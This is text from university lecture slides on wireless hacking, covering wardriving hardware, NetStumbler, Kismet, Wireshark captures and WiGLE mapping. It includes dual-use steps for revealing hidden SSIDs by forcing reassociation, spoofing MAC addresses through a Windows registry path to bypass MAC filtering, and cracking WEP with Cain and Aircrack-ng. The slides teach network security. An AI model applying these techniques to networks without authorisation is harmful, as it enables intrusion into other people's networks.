



Wireless Hacking

Chun-Jen (James) Chung

Arizona State University



Wireless Equipment

Windows x. Linux

- Windows
 - Wireless NIC drivers are easy to get
 - Wireless hacking tools are few and weak
 - Unless you pay for AirPcap devices or OmniPeek
- Linux
 - Wireless NIC drivers are hard to get and install
 - Wireless hacking tools are much better

OmniPeek

- WildPackets now packages AiroPeek & EtherPeek together into OmniPeek
- A Windows-based sniffer for wireless and wired LANs
- Only supports a few wireless NICs

AiroPeek & EtherPeek *are now* **OmniPeek**



Chipsets of Wireless Cards

- For Linux, the best chipsets to use are Orinoco, Prism2.x/3, Atheros, and Cisco
- A good resource is at Madwifi
 - Go to <http://madwifi-project.org/wiki/Compatibility>

Antennas

- Omnidirectional antenna sends and receives in all directions
- Directional antennas focus the waves in one direction
 - The Cantenna shown is a directional antenna



Stacked Antennas

- Quad stacked antenna
 - Four omnidirectional antennas combined to focus the beam away from the vertical
 - Beamwidth: 360° Horizontal, 15° Vertical
 - Can go half a mile or more see right






WISPer

- Uses "multi-polarization" to send through trees and other obstructions



Global Positioning System (GPS)

- Locates you using signals from a set of satellites
- Works with war-driving software to create a map of access points



Pinpoint your Location with Wi-Fi

- Skyhook uses wardriving to make a database with the location of many Wi-Fi access points
- Can locate any portable Wi-Fi device
- An alternative to GPS



iPhone vs. Android

- The iPhone combines GPS, Wi-Fi, and cell tower location technology to locate you



- You can wardrive with the Android phone and Wifiscan







War-Driving Software

Terms

- Service Set Identifier (SSID)
 - An identifier to distinguish one access point from another
- Initialization Vector (IV)
 - Part of a Wired Equivalent Privacy (WEP) packet
 - Used in combination with the shared secret key to cipher the packet's data

Choose a wireless network

Click an item in the list below to connect to a wireless network in range or to get more information.

	asu Unsecured wireless network	Connected ★
	CUBIC Unsecured wireless network	
	xprobot Security-enabled wireless network (WPA2)	
	brickyard Unsecured wireless network	

NetStumbler

- Very popular Windows-based war-driving application
- Analyzes the 802.11 header and IV fields of the wireless packet to find:
 - SSID
 - MAC address
 - WEP usage and WEP key length (40 or 128 bit)
 - Signal range
 - Access point vendor

How NetStumbler Works

- NetStumbler broadcasts 802.11 Probe Requests
- All access points in the area send 802.11 Probe Responses containing network configuration information, such as their SSID and WEP status
- It can also use a GPS to mark the positions of networks it finds

NetStumbler Screen

Network Stumbler - [20090422111907]

File Edit View Device Window Help

Channels

1

000F346CBD30
000F346CC110
000F346CC240
000F346FCE80
000F346FD030
001120A44FB0
00141BB75FA0
00190735EE90

2

00095BD9DB10

6

000F346CC080
00152C4BE0B0
001F8DAA2A4
001F33B8FC94
0021D87E4480

11

00065A80A3C0
000F346CBE20
000F346CBFB0
000F346CC210
00190706C940
001FCA4FC960
001FCA82D850

SSIDs

2TEMPE411
asu
brickyard
CUBIC
Patrick Scrazy

Filters

MAC	SSID	Name	Chan	Speed	Vendor	Type	Enc...	SNR	Signal+	Noise-	SNR+	IP Addr	...
0021D87E4480	asu		6	54 Mbps	(Fake)	AP			-92	-100	8		
00190706C940	asu		11	54 Mbps	(Fake)	AP			-88	-100	12		
000F346CBD30	asu		1	54 Mbps	Cisco	AP			-90	-100	10		
000F346CC110	asu		1	54 Mbps	Cisco	AP			-92	-100	8		
0018F8DAA2A4	Patrick Scrazy		6	54 Mbps	(Fake)	AP	WEP		-90	-100	10		
00065A80A3C0	2TEMPE411		11	54 Mbps		AP	WEP		-82	-100	18		
000F346CC210	asu		11	54 Mbps	Cisco	AP			-80	-100	20		
00141BB75FA0	asu		1	54 Mbps	(Fake)	AP			-80	-100	20		
00152C4BE0B0	asu		6	54 Mbps	(Fake)	AP			-84	-100	16		
000F346CC240	asu		1	54 Mbps	Cisco	AP		16	-79	-100	21		
00095BD9DB10	CUBIC		2	54 Mbps	Netgear	AP		21	-67	-100	33		
001FCA4FC960	asu		11	54 Mbps	(Fake)	AP		16	-80	-100	20		
000F346FD030	asu		1	54 Mbps	Cisco	AP		12	-77	-100	23		
001120A44FB0	asu		1	54 Mbps	(Fake)	AP			-71	-100	29		
000F346FCE80	asu		1	54 Mbps	Cisco	AP		28	-65	-100	35		
00190735EE90	asu		1	54 Mbps	(Fake)	AP		35	-62	-100	38		
000F346CBE20	asu		11	54 Mbps	Cisco	AP			-79	-100	21		
001FCA82D850	asu		11	54 Mbps	(Fake)	AP		38	-51	-100	49		
000F346CBFB0	asu		11	54 Mbps	Cisco	AP		38	-54	-100	46		
000F346CC080	asu		6	54 Mbps	Cisco	AP		37	-60	-100	40		
001F33B8FC94	brickyard		6*	54 Mbps	(Fake)	AP		34	-62	-100	38	192.168.1.1	P

NetStumbler Countermeasures

- NetStumbler's relies on the Broadcast Probe Request
- Wireless equipment vendors will usually offer an option to disable this 802.11 feature, which effectively blinds NetStumbler
 - But it doesn't blind Kismet

Kismet

- Linux and BSD-based wireless sniffer
- Allows you to track wireless access points and their GPS locations like NetStumbler
- Allow spectrum analysis (with Wispy)
- Sniffs for 802.11 packets, such as Beacons and Association Requests
 - Gathers IP addresses and Cisco Discovery Protocol (CDP) names when it can
- Kismet Countermeasures
 - There's not much you can do to stop Kismet from finding your network

Kismet Features

- Windows version
 - Runs on cygwin, only supports two types of network cards
- Aircrack compatible weak-iv packet logging, however aircrack-ng is too OLD, use aircrack-ng instead.
- Runtime decoding of WEP packets for known networks

Kismet

– You can use Backtrack



- http://www.remote-exploit.org/backtrack_download.html

– However, here our demo is based on ubuntu, NIC Atheros AR5001X+, internal wireless card.

- Madwifi <http://www.madwifi.com/>



Kismet Screenshot

```

root@laptop: /var/log/kismet: Crack WEP - Part 2: Performing the Crack - Mozilla Firefox
File Edit View Terminal Tabs Help

Network List (Channel)
+ . Probe networks      T W Ch  Packts  Flags  IP Range  Size
+ . <no ssid>           A N ---    1      0.0.0.0  128B
! DJWLAN                A Y 001   109     0.0.0.0  320B
! CrossTownPS           A 0 001    85     0.0.0.0   0B
! alicia                 A 0 001    69     0.0.0.0   0B
. <no ssid>              A 0 003    33     0.0.0.0   0B
. <no ssid>              A 0 006    17     0.0.0.0   0B
. <mkchught>            A Y 006    47     0.0.0.0   0B
  linksys                A Y 006     2     0.0.0.0   0B
  linksys                A 0 007    47     0.0.0.0  1k
  Sudev                  A Y 011    35     0.0.0.0   0B
  JNS Realty             A 0 011    18     0.0.0.0   0B
  jd32493                A 0 011    22     0.0.0.0   0B
! <MilleniumFalcon>     A 0 011   251     0.0.0.0  6k
  Bruening Home          A 0 011    22     0.0.0.0   0B

Info
Ntwrks 17
Pckets 1136
Cryptd 29
Weak 0
Noise 0
Discrd 0
Pkts/s 51

madwif
Ch: 10

Elapsd
00:01:15

Status
Found new probed network "MilleniumFalcon" bssid 00:23:31:5C:F9:E9
Found SSID "MilleniumFalcon" for cloaked network BSSID 00:0F:B5:A9:CA:C6
Associated probe network "00:23:31:5C:F9:E9" with "00:0F:B5:A9:CA:C6" via probe response.
Associated probe network "00:19:D2:4F:9D:E4" with "00:0C:41:FF:54:2F" via probe response.
Battery: AC charging 92%
```


Wardriving

- Finding Wireless networks with a portable device
 - Image from overdrawn .net




Vistumbler (<http://www.vistumbler.net/>)

- Find Wireless access points
- GPS Support
- Compatible with Netstumbler
- Export access point GPS locations to a google earth kml file
- Live Google Earth Tracking - Auto KML automatically shows access points in google earth.
- Speaks Signal Strength using sound files, windows sound api, or MIDI
- Open Source



Cain (<http://www.oxid.it/>)

- It uses the Winpcap Packet Driver to control the wireless network card. Access points and ad-hoc networks are enumerated using 802.11 OIDs from Windows DDK at intervals of five seconds and WLANs parameters (MAC address, SSID, Vendor, WEP Encryption, Channels....) are displayed in the scanner list.
- With Aircrack-ng, it can crack WEP's password




WIGLE.NET

Wireless Geographic Logging Engine: Making maps of wireless networks since 2001

16,743,561 points from 977,853,683 unique observations.

- WiGLE
(<http://www.wigle.net/>)
 - Collects wardriving data from users
 - Has over 16 million records



Wireless Scanning and Enumeration

- Goal of Scanning and Enumeration
 - To determine a method to gain system access
- For wireless networks, scanning and enumeration are combined, and happen simultaneously

Wireless Sniffers

- Not really any different from wired sniffers
- There are the usual issues with drivers, and getting a card into *monitor* mode

Wireshark WiFi

- Enable the wireless device in monitor mode

The screenshot shows the Wireshark interface with a live capture in progress on the 'kiso0' interface. The packet list displays various IEEE 802.11 frames, including ARP requests and beacon frames. The packet details pane shows the structure of the first frame (Frame 1), which is an IEEE 802.11 Beacon frame. The packet bytes pane shows the raw data in hexadecimal and ASCII.

No.	Time	Source	Destination	Protocol	Info
5574	55.191815	00:14:6c:44:e5:00	ff:ff:ff:ff:ff:ff	ARP	who has 192.168.1.4? Tell 192.168.1.1
5575	55.196111	00:14:6c:44:e5:00	ff:ff:ff:ff:ff:ff	ARP	who has 192.168.1.4? Tell 192.168.1.1
5576	55.204860	00:14:6c:44:e5:00	ff:ff:ff:ff:ff:ff	ARP	who has 192.168.1.4? Tell 192.168.1.1
5577	55.225952	00:0f:34:6f:ce:85	ff:ff:ff:ff:ff:ff	IEEE 802	Beacon frame, SN=596, FN=0, Flags=.....C, BI=100,
5578	55.232523	00:14:6c:44:e5:00	ff:ff:ff:ff:ff:ff	ARP	who has 192.168.1.4? Tell 192.168.1.1
5579	55.233381	00:14:6c:44:e5:00	ff:ff:ff:ff:ff:ff	ARP	who has 192.168.1.4? Tell 192.168.1.1
5580	55.236107	00:14:6c:44:e5:00	ff:ff:ff:ff:ff:ff	ARP	who has 192.168.1.4? Tell 192.168.1.1
5581	55.238179	00:14:6c:44:e5:00	ff:ff:ff:ff:ff:ff	ARP	who has 192.168.1.4? Tell 192.168.1.1
5582	55.242709	00:1f:ca:82:d8:55	ff:ff:ff:ff:ff:ff	IEEE 802	Beacon frame, SN=2893, FN=0, Flags=.....C, BI=100,
5583	55.250942	00:0f:34:6f:ce:86	ff:ff:ff:ff:ff:ff	IEEE 802	Beacon frame, SN=597, FN=0, Flags=.....C, BI=100,
5584	55.252776	00:14:6c:44:e5:00	ff:ff:ff:ff:ff:ff	ARP	who has 192.168.1.4? Tell 192.168.1.1
5585	55.267454	00:1f:ca:82:d8:56	ff:ff:ff:ff:ff:ff	IEEE 802	Beacon frame, SN=2894, FN=0, Flags=.....C, BI=100,
5586	55.270328	00:14:6c:44:e5:00	ff:ff:ff:ff:ff:ff	ARP	who has 192.168.1.4? Tell 192.168.1.1
5587	55.282471	00:0f:34:6c:be:20	ff:ff:ff:ff:ff:ff	IEEE 802	Beacon frame, SN=496, FN=0, Flags=.....C, BI=100,
5588	55.288791	00:0f:34:6f:ce:80	ff:ff:ff:ff:ff:ff	IEEE 802	Beacon frame, SN=598, FN=0, Flags=.....C, BI=100,
5589	55.294235		00:16:b6:9e:21:59 (RA	IEEE 802	Acknowledgement, Flags=.....C
5590	55.298103	00:0f:34:6c:c2:10	ff:ff:ff:ff:ff:ff	IEEE 802	Beacon frame, SN=3053, FN=0, Flags=.....C, BI=100,
5591	55.328349	00:0f:34:6f:ce:85	ff:ff:ff:ff:ff:ff	IEEE 802	Beacon frame, SN=599, FN=0, Flags=.....C, BI=100,

Frame 1 (176 bytes on wire, 176 bytes captured)
 Radiotap Header v0, Length 26
 IEEE 802.11 Beacon frame, Flags:C
 IEEE 802.11 wireless LAN management frame

0000 00 00 1a 00 6f 18 00 00 69 20 a4 7a 68 01 00 00o... i .zh...
 0010 12 02 85 09 80 04 ac a0 01 0c 80 00 00 00 ff ff
 0020 ff ff ff ff 00 15 2c 4b e0 b0 00 15 2c 4b e0 b0KK..
 0030 c0 b0 8c b1 68 03 38 01 00 00 64 00 21 04 00 03h.8. ...d.!...
 0040 61 73 75 01 08 82 84 8b 0c 12 96 18 24 03 01 06 asu.....\$.
 0050 05 04 00 01 00 00 07 06 55 53 20 01 0b 1a 2a 01US.*
 kiso: <live capture in progress> File: /tmp/etherXXXXa7lTim 892 KB Packets: 5591 Displayed: 5591 Mar... Profile: Default

Identifying Wireless Network Defenses

SSID

- SSID can be found from any of these frames
 - **Beacons**
 - Sent continually by the access point (unless disabled)
 - **Probe Requests**
 - Sent by client systems wishing to connect
 - **Probe Responses**
 - Response to a Probe Request
 - **Association and Reassociation Requests**
 - Made by the client when joining or rejoining the network
- If SSID broadcasting is off, just send an authentication frame to force a reassociation


MAC Access Control

- Each MAC must be entered into the list of approved addresses
- High administrative effort, low security
- Attacker can just sniff MACs from clients and spoof them

Gaining Access (Hacking 802.11)


Specifying the SSID

- In Windows, just select it from the available wireless networks
 - Click on set up a wireless network from a home or small office.
 - And then input the SSID



Changing your MAC

- In Windows Vista
 - Rund regedt32
 - Navigate to
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Class\{4D36E972-E325-11CE-BFC1-08002BE10318}
 - Find REG_SZ name NetworkAddress and change it
- SMAC is easier



Device Manager

- Many Wi-Fi cards allow you to change the MAC in Windows' Device Manager



Attacks Against the WEP Algorithm

